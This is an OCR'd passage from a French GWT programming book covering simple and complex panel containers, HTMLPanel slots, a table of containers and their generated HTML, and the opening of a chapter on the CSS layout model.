
Les conteneurs simples (Panels)

Les conteneurs simples ou *Panels* ont la particularité d'engendrer par défaut la balise `DIV`. Ils ne peuvent contenir qu'un seul élément fils et s'utilisent comme compléments de conteneurs complexes. Ils sont de sept types :

- `DecoratorPanel`,
- `DisclosurePanel`,
- `FocusPanel`,
- `FormPanel`,
- `LazyPanel`,
- `PopupPanel`,
- `ScrollPanel`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–9
L'API des conteneurs simples



FormPanel

Lorsqu'on utilise GWT pour la saisie d'information au travers de formulaires, il est d'usage de créer simplement des panneaux contenant des champs de type `TextBox`, `ListBox` ou `CheckBox`, puis de gérer un événement sur un bouton *Valider* chargé d'appeler un service RPC. Ce principe fonctionne parfaitement lorsque client et serveur partagent un modèle commun. Or, il est parfois indispensable de soumettre un formulaire HTML en utilisant la bonne vieille balise `<Form>`, accompagnée de ses attributs `Action`, `Method` et `Encoding`, notamment lorsqu'il s'agit de faire appel à des scripts PHP, CGI ou JSP côté serveur.

Pour résoudre ce problème, GWT a introduit la notion de `FormPanel` avec pour objectif de simuler le comportement d'un formulaire HTML classique.

Cependant, il existe quelques divergences de modèles lorsqu'il s'agit d'implémenter un formulaire HTML dans le modèle de composants tel qu'il est proposé par GWT. En effet, les données soumises par un formulaire HTML transitent via des paramètres d'URL (ou dans le corps de la requête HTML en fonction de l'utilisation de la méthode GET ou POST).

GWT n'ayant pas d'équivalent, il est indispensable d'associer à chaque composant un nom d'attribut faisant office de paramètre d'URL lors de la soumission des données. C'est le rôle de l'interface `HasName`. Les contrôles `TextBox`, `CheckBox`, `ListBox`, `TextArea` et `Hidden` dérivent par défaut de l'interface `HasName`. Tout contrôle susceptible d'intervenir dans la validation du formulaire définit ainsi un nom via la méthode `setName()`. Ce nom est ensuite utilisé lors de la soumission du formulaire comme paramètre d'URL.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public void onModuleLoad() {
final FormPanel form = new FormPanel();
form.setAction("/myFormHandler");
form.setEncoding(FormPanel.ENCODING_MULTIPART);
form.setMethod(FormPanel.METHOD_POST);
VerticalPanel panel = new VerticalPanel();
form.setWidget(panel);
final TextBox tb = new TextBox();
// Affiche /myFormHandler?textBoxFormElement=Valeur
tb.setName("textBoxFormElement");
panel.add(tb);
// Ajoute un bouton "submit".
panel.add(new Button("Submit", new ClickListener()
{   public void onClick(Widget sender) {
            form.submit();
     }
}));
// Gère la validation client et le résultat du serveur
form.addFormHandler(new FormHandler() {
     public void onSubmitComplete(
              FormSubmitCompleteEvent event) {
            Window.alert(event.getResults());
     }
     public void onSubmit(FormSubmitEvent event) {
       if (tb.getText().length() == 0) {
           Window.alert("text box not empty");
           event.setCancelled(true);
       }
     }
});
}
```

LazyPanel

Lorsqu'on développe des interfaces graphiques avec GWT, on initialise souvent les écrans dans certaines méthodes d'initialisation sans se soucier du fait que le composant soit visible à l'écran.

Le composant `LazyPanel` a été introduit dans GWT 1.6. Issu à l'origine du projet d'incubation, il a pour objectif d'optimiser les performances d'une application GWT en différant la création de l'interface graphique uniquement lors de la phase du rendu (imaginez, par exemple, un onglet non activé). De cette façon, un composant qui n'est jamais affiché ne sollicite pas le DOM et ne provoque pas ce temps de latence parfois désagréable lorsqu'on sollicite un nouvel écran.

Tant que le conteneur n'est pas affiché à l'écran, aucun des composants qu'il contient n'est instancié, ni attaché au DOM.

D'un point de vue pratique, le développeur implémente simplement la méthode `createWidget()` qui est appelée lors de l'opération `setVisible()` à `true`.

```
public class LazyPanelExample implements EntryPoint {

  private static class HelloLazyPanel extends LazyPanel {
    @Override
    protected Widget createWidget() {
      return new Label("Well hello there!");
    }
  }

  public void onModuleLoad() {
    final Widget lazy = new HelloLazyPanel();

    PushButton b = new PushButton("Click me");
    b.addClickHandler(new ClickHandler() {
      public void onClick(ClickEvent event) {
        lazy.setVisible(true);
      }
    });

    RootPanel root = RootPanel.get();
    root.add(b);
    root.add(lazy);
  }
}
```

Les conteneurs complexes


Les conteneurs complexes permettent de positionner les éléments fils en fonction de plusieurs algorithmes de placement. On peut remarquer que les panneaux de type `VerticalPanel`, `HorizontalPanel` et `DockPanel` dérivent tous de la classe `CellPanel`. Celle-ci crée les balises `<TABLE>` et `<DIV>` (voir figure 2-10).

> **ATTENTION**
>
> Il est très important de savoir que GWT 2 introduit de nouveaux conteneurs reposant sur les CSS. Ces conteneurs sont énumérés dans le chapitre 3 (Le modèle de placement CSS) et s'appuient sur un nouveau modèle de placement introduit dans GWT 2. Les conteneurs à base de tableaux HTML seront progressivement dépréciés à mesure que les composants CSS deviendront stables.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–10
L'API des conteneurs complexes



Du point de vue du placement, la figure suivante illustre les différents algorithmes. Le `DockPanel` place ses éléments fils par rapport aux points cardinaux (Sud, Est, Nord et Ouest). Ce conteneur est très abouti fonctionnellement car il permet de représenter les structures graphiques les plus complexes.

Figure 2–11
Différents types de conteneurs complexes



`HorizontalPanel` et `VerticalPanel` placent leurs éléments fils respectivement de manière horizontale et verticale.


Exemple d'utilisation

Voici un exemple d'interface graphique illustrant l'utilisation de plusieurs types de conteneurs pour simuler un positionnement complexe.

L'application représente de manière classique un menu en haut, une barre d'outils, un menu de type pile (`StackPanel`) pilotant l'affichage d'un formulaire de dossier en plein centre, et une barre d'état.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


Figure 2–12
Gestion des dossiers



Il existe une infinité de manières possibles de restituer une interface graphique à l'aide de conteneurs de placement, même s'il est d'usage de procéder plutôt par dichotomie. On commence par le grain le plus large pour ensuite subdiviser les grains les plus fins.

Dans notre analyse, nous avons choisi de représenter le conteneur de plus haut niveau par un `DockPanel`. Le menu principal est en haut (Nord), la pile à gauche (Ouest), le formulaire au centre et la barre d'état au Sud.


Figure 2–13
Les différents conteneurs



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici le détail du formulaire central. On peut remarquer qu'il est défini par un autre `DockPanel` imbriqué, contenant dans sa partie centrale une grille (`Grid`). L'intérêt du `Grid` est d'assurer l'alignement des champs de manière verticale. Pensez-y lors de la conception de vos interfaces.

Figure 2–14
La fenêtre de détail



HTMLPanel

Un `HTMLPanel` est un conteneur non structurant. Concrètement, il contient du code HTML brut restitué tel quel dans une application GWT. L'intérêt de ce type de conteneur est de permettre l'insertion de modèles de pages HTML externes, produits par des graphistes et destinés à habiller visuellement un site ou une application GWT.

Là où le composant `HTMLPanel` devient puissant, c'est lorsqu'il est utilisé en tant que modèle offrant au développeur des emplacements dynamiques. Ces zones encore appelées *slots* sont chargées de recevoir un contenu structuré en GWT sous la forme de widgets, chaînés ensuite au reste de l'application.

La déclaration des emplacements ou slots s'effectue en positionnant des ID sur des balises HTML :

```
<table><tr><td>
<div id="entete"></div>
</td></tr></table>
```

Le site suivant illustre un exemple pratique d'utilisation du `HTMLPanel`. Les parties identifiées par *EnTete*, *Menu* et *Blogs* sont statiques et non structurées. Les parties identifiées avec *ListeNews* et *Login* sont dynamiques.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 2–15
Un site pouvant être découpé avec un HTMLPanel

Pour utiliser un `HTMLPanel` en Java, soit on lui associe un code source HTML à l'aide d'une constante, soit on externalise le code source via des fichiers textes externes :

```
String html = "<div id='entete' "
   + "style='border:3px dotted blue;'>"
   + "</div><div id='menu' "
   + "style='border:3px dotted green;'>"
   + "</div><div id='login'></div>"
   + "<div id='listeNews'></div>";

HTMLPanel panel = new HTMLPanel(html);
panelHTML.add(panelEntete, "entete");
panelHTML.add(panelListeNews, "listeNews");
panelHTML.add(panelLogin, "login");
panelHTML.add(autrePanelHTML, "menu");

RootPanel.get().add(panelHTML);
```

Ce principe est intéressant pour intégrer un flux HTML externe conçu par des graphistes. En revanche, il est un peu dommage de devoir embarquer une quantité importante de code HTML à l'intérieur d'un fichier source Java.

Pour répondre à ce besoin, GWT expose au travers de la classe `RootPanel` des méthodes surchargées de la manière suivante :

```
rootPanel.get("zoneLogin") .add(myWidget).
```

Ainsi, en alimentant la page hôte avec un squelette HTML contenant des slots, il est possible de s'insérer dans n'importe quel site HTML, JSP ou PHP existant pour proposer une structuration GWT. Effet garanti !

Synthèse des conteneurs GWT

Voici un tableau fournissant une liste non exhaustive des conteneurs ainsi que leur représentation HTML. N'oubliez pas d'y ajouter les conteneurs à base de CSS abordés dans le chapitre suivant.

Tableau 2–1 Les différents types de conteneur

Type de conteneurs	Utilisation	Flux HTML généré
`FlowPanel`	Positionne ses fils avec le placement HTML classique d'une balise `DIV`.	`<div style="display: inline;"> content</div>`
`HorizontalPanel` et `VerticalPanel`	Positionne les éléments de manière horizontale ou verticale.	`<table cell-spacing="0" cell-padding="0"> <tbody> <tr> <td style="display: static; Vertical-align: top;" align="left">Item 1 </td> <td style="display: static; vertical-align: top;" align="left">Item 2 </td> </tr> </tbody> </table>`
`StackPanel`	Positionne les éléments comme une pile de menus (un peu comme la barre Outlook).	`<table class="gwt-StackPanel" cell-spacing="0" cell-padding="0"> <tbody> <tr> <td class="gwt-StackPanelItem" height="1px">text/html</td> </tr> <tr> <td height="100%" valign="top"> content -- a widget </td> </tr> </tbody> </table>`

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 2–1 Les différents types de conteneur (suite)

Type de conteneurs	Utilisation	Flux HTML généré
FocusPanel	Tous les éléments fils de ce panel gèrent nativement le focus et les événements souris et clavier. Le focus est traité via les TabIndex (numérotation des widgets). Sert aussi à coder du glisser-déposer.	Fils
Grid, FlexTable	Positionne ses fils à l'aide d'un tableau contenant des lignes, colonnes et cellules. Possibilité d'étirer une colonne sur plusieurs cellules.	<table> <tbody> </tbody> </table>
FormPanel	Équivalent de la balise <FORM>, n'exerce aucune activité de placement.	
PopupPanel, DialogBox	Affiche une fenêtre imbriquée (pop-up) en mode modal. Le conteneur DialogBox permet de déplacer la fenêtre.	 <table cell-spacing="0" cell-padding="0"> <tbody> <tr> <td> caption</ div></td> </tr> <tr> <td> content </td> </tr> </tbody> </table>
LazyPanel	N'exerce aucune activité de placement. Crée les composants lors de la phase de rendu. Utilisé à des fins de performance.	
ScrollPanel	Affiche une fenêtre que l'on peut faire défiler en X et en Y.	 content

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 2–1 Les différents types de conteneur (suite)

Type de conteneurs	Utilisation	Flux HTML généré
TabPanel	Affiche des onglets en positionnant chaque onglet indépendamment l'un de l'autre :	
DecoratorPanel	Permet de positionner des éléments de décoration autour d'un conteneur (ombres, images, …).	
HorizontalSplitPanel	Positionne horizontalement deux conteneurs dont les surfaces respectives peuvent être réduites ou agrandies à l'aide d'un séparateur (*splitter*).	
AbsolutePanel	Positionne les éléments fils selon des coordonnées absolues.	`<div style="overflow: hidden;"> </div>`
DockPanel	Positionne les éléments fils selon les quatre points cardinaux.	`<table cell-spacing="0" cell-padding="0"> <tbody> </tbody> </table>`
DisclosurePanel	Masque les éléments fils dans un triangle.	
DeckPanel	Fonctionne comme un assistant graphique avec plusieurs fenêtres chargées dont une seule est visible à un instant t.	`<div style="width: 100%; height: 100%"></div>`
Frame	Crée des IFrame.	`<iframe src="maFrame.html"/>`

```
<table class="gwt-TabPanel" cell-spacing="0" cell-padding="0">
  <tbody>
    <tr>
      <td>
        <table class="gwt-TabBar" style="width: 100%;" cell-spacing="0"
cell-padding="0">
          <tbody>
            <tr>
              <td class="gwt-TabBarFirst" style="height: 100%;">
<div class="gwt-HTML" style="height: 100%;">&amp;nbsp;</div> </td>
              <td class="gwt-TabBarRest" style="width: 100%;">
<div class="gwt-HTML" style="height: 100%;">&amp;nbsp;</div></td>
            </tr>
          </tbody>
        </table>
      </td>
    </tr>
    <tr>
      <td>
        <div class="gwt-TabPanelBottom"></div>
      </td>
    </tr>
  </tbody>
</table>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

3

Le modèle de placement CSS

La problématique du placement des contrôles dans une interface graphique a toujours été au cœur des architectures à base de clients riches. De Swing en passant par WPF ou Flash, tous ces outils ont eu un jour à se poser la question du placement. Et pour cause : avec la multiplicité des périphériques en tous genres, des mobiles en passant par les terminaux intelligents ou les écrans plats en haute définition, un vrai framework web doit savoir aujourd'hui adapter son affichage à la taille et aux contraintes de ses clients.

Ce chapitre traite du nouveau modèle de placement introduit dans GWT 2 tout en illustrant le procédé à base de propriétés CSS sous la forme d'exemples pratiques. Il montre également les limites du modèle s'appuyant sur les tableaux HTML en vigueur dans GWT 1.x.

Pourquoi un modèle de placement ?

Pendant longtemps, les environnements de développement de quatrième génération (L4G) ont généralisé la mauvaise pratique qui consistait à user des coordonnées fixes pour placer des contrôles graphiques sur une page.

L'avènement des interfaces riches et le besoin vital de s'adapter aux nombreux périphériques du marché ont imposé l'adoption de nouvelles contraintes de développement. Ces contraintes ont eu des conséquences non seulement sur la manière de con-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

cevoir les interfaces, mais également sur les concepteurs graphiques en mode WYSIWYG. Au fil des ans, les coordonnées X et Y ont progressivement été remplacées par des gestionnaires de placement encore appelés *Layout Managers*.

Mais au juste, qu'est-ce qu'un modèle de placement ?

Un modèle de placement est une sorte d'intelligence du placement appliquée à un conteneur dans le but de positionner le mieux possible des composants fils dans l'espace disponible de l'écran, et ce, même lorsque la fenêtre est retaillée par l'utilisateur à l'exécution.

Il existe d'innombrables façons de placer des contrôles sur une page. On peut citer à titre d'exemple les gestionnaires qui placent leurs éléments de droite à gauche, de bas en haut, ou ceux qui divisent l'écran en plusieurs zones selon un positionnement spécifique (formulaires, onglets, points cardinaux, etc.).

On comprend la puissance du procédé lorsqu'il est appliqué de manière composée. Par exemple, un placement vertical appliqué dans un conteneur horizontal permet de simuler l'alignement de zones de saisie dans un formulaire.

Tout modèle de placement proposé par un framework, quel qu'il soit, doit permettre de créer des interfaces graphiques fournissant des gestionnaires de placement prédéfinis. C'est le cas de GWT.

Les limites du modèle GWT 1.x

Le langage HTML est conçu de telle sorte que, lorsqu'il s'agit de positionner un élément sur une page, le premier réflexe est d'utiliser la balise `<table>`. Celle-ci constitue le terreau idéal pour construire une page dont les éléments s'adaptent automatiquement aux dimensions de la fenêtre.

Faites l'exercice par vous-même. Prenez le code suivant et retaillez la fenêtre : la table s'étale pour prendre tout l'espace disponible et le texte à l'intérieur des cellules s'adapte automatiquement dans le positionnement vertical.

```
<html>
  <table border=1 width="100%" height="100%"">
   <tr><td>Ligne X</td></tr>
   <tr><td>Ligne Y</td></tr>
  </table>
</html>
```

Voici une des raisons pour lesquelles les trois conteneurs de placement les plus importants de GWT dérivent d'une classe qui s'appelle **`CellPanel`** et qui n'est rien d'autre qu'un tableau HTML.




Figure 3–1
La classe CellPanel dépréciée et ses filles

Et voici le constructeur de `CellPanel` :

```
public CellPanel() {
    table = DOM.createTable();
    body = DOM.createTBody();
    DOM.appendChild(table, body);
    setElement(table);
  }
```

Ce qui à la base aurait pu être une bonne idée, s'est révélé finalement être une fausse bonne idée. En effet, au fil des années, les tableaux ont mis en lumière de nombreuses carences : difficulté à prendre en charge les normes d'accessibilité, comportement aléatoire pour la mise en page de sites complexes, lenteur d'affichage dans le cas de tableaux imbriqués, impressions incohérentes. Bref, voilà autant de maux qui ont relégué les tableaux au rang de pestiférés du HTML moderne.

Au-delà du simple problème des tableaux, c'est toute la question de la compatibilité multi-navigateur qui est posée ici au travers du mode d'affichage. Prenez l'exemple suivant :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
  <table border=1 width="100%" height="300px"">
   <tr>
      <td>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        <div style="background-color:lightGray;height:100%;width:100%;">
            Cellule qui s'étale
        </div>
        </td>
    </tr>
    <tr><td>Autre ligne</td></tr>
  </table>
</html>
```

Avec ce balisage, on pourrait s'attendre à ce que la balise `<div>` s'étale sur la largeur et la hauteur de la cellule ; il n'en est rien. Une fois affichée, cette page arbore un rendu totalement différent en fonction de la présence ou non de l'en-tête `DOCTYPE`. Les valeurs du style de la balise `<div>` sont ignorées lorsque l'expression `DOCTYPE` est présente.




Figure 3–2
Modes standard et non standard

Pour bien comprendre ce qui se passe ici, il faut savoir que les navigateurs grand public actuels peuvent afficher un fichier HTML soit en mode standard soit en mode *quirks*. Cela signifie que des règles d'affichage différentes sont appliquées au fichier, le premier mode se conformant à une interprétation du comportement attendu conforme aux standards du W3C (World Wide Web Consortium), le second se référant à d'autres attentes basées sur le comportement non standard des anciens navigateurs.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Un fichier qui contient l'expression `DOCTYPE` précédente est conforme au mode standard. Historiquement, GWT a toujours pris en charge les deux modes, avec une préférence pour le non standard du fait de l'utilisation intensive de tableaux.

Avec l'évolution des navigateurs et l'obsolescence annoncée de IE6, la cible devient progressivement le mode standard et HTML5. Le nouveau modèle de placement marque un tournant dans ce domaine.

Ce petit exemple met en exergue la difficulté de concevoir aujourd'hui des interfaces HTML mêlant balises `<div>` (utilisées de concert avec les styles CSS) et tableaux HTML, de nombreux utilisateurs se plaignant régulièrement de la méthode `setHeight(100%)`. Appliquée à un composant, celle-ci est en effet incapable de provoquer l'étirement sur toute la hauteur de la page pour les raisons invoquées précédemment.

Une solution basée sur le standard CSS

La solution apportée par GWT a été conçue et imaginée par Joel Webber, co-auteur du framework. Elle consiste à tirer parti du standard CSS dans le but de couvrir les exigences suivantes :

- proposer un comportement prédictible au pixel près ;
- fonctionner en mode standard et uniquement en mode standard ;
- demander au moteur de rendu des navigateurs et non à du code JavaScript, truffé de calcul mathématique, de prendre en charge le placement ;
- prendre en compte les différentes unités (EM, pixels, points…) tout en intégrant les changements de tailles de polices de caractères.

Le procédé est original et la réponse technique tout aussi subtile qu'efficace. Le standard CSS propose nativement six propriétés pour positionner de manière fixe un élément du DOM sur un écran, notamment :

- `top` (distance séparant l'élément de l'écran du haut),
- `right` (distance séparant l'élément de la marge droite),
- `left` (distance séparant l'élément de la marge gauche),
- `bottom` (distance séparant l'écran du bas),
- et le couple `width` et `height` représentant respectivement la largeur et la hauteur de l'élément.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Prenons un exemple simple de positionnement CSS basé sur ces propriétés :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<body>
  <div style="position:relative; left: 5px; top: 8px; height: 500px; width:
500px; background-color:#EEEEEE">Panneau Père
     <div style="position:absolute; left:50px; top:50px; right:0px;
bottom:0px; width:50%; height:50%; background-color:#AAAAAA">Voici un fils
     <div style="position:absolute; left:50px; top:50px; right:0px;
bottom:0px; width:50%; height:50%; background-color:gray"/> Et un autre !
     </div>
  </div>
  </div>
</body>
</html>
```

Observez le rendu associé au code précédent dans la figure suivante.




Figure 3–3
Positionnement des balises à la main


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Prenons maintenant un autre exemple, plus évocateur :

```
<!DOCTYPE html PUBLIC "-W3CDTD XHTML 1.0 TransitionalEN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html>
<body style="font-size:25px;text-align:center">
   <div style="position:relative; height: 300px; width: 500px;"> Dock Container
   <div style="position:absolute; left:0px; top:0px; right=0px; bottom:0px;
        width:100%; height:20%; background-color:#EEEEEE">Nord</div>
   <div style="position:absolute; left:0px; top:20%; width: 20%; right=80%;
        bottom:0px; background-color:#AAAAAA">Ouest</div>
   <div style="position:absolute; left:20%; top:20%; width:80%; height:80%;
